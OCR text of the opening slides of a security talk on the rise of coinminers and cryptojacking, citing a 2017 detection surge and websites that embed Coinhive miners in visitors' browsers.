
The Rise of Coinminers

Omri Segev-Moyal
Co-Founder & VP of Research, Minerva Labs

Get these slides now at:
https://tinyurl.com/rise-of-coinminers


Coinminers Detection Surged By 8,500% In 2017



(Detections of coinminers on endpoint computers in 2017 surged by 8,500 percent)

Source: Symantec


CryptoJacking Is Everywhere




MARKET SHARE & WEB USAGE STATISTICS

Coinhive Miner

ⓘ Websites integrating a Coinhive JavaScript miner for the Monero Blockchain. These websites are using their visitors' devices processing power to generate Cryptocurrencies for the owner.



